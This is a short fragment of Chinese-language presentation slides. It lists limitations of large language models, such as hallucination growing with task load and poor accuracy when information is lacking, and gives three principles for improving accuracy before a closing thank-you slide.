
- 任务越多，幻觉越严重
- 在一些场景中语料不足
- 在某些任务中表现很差
- 信息不足时，大模型注定无法给出准确结果

提升大模型准确性的三个原则

1. 少做事
2. 扬长处
3. 给信息



取代了但没有完全取代







谢谢观看

演讲人：QDSD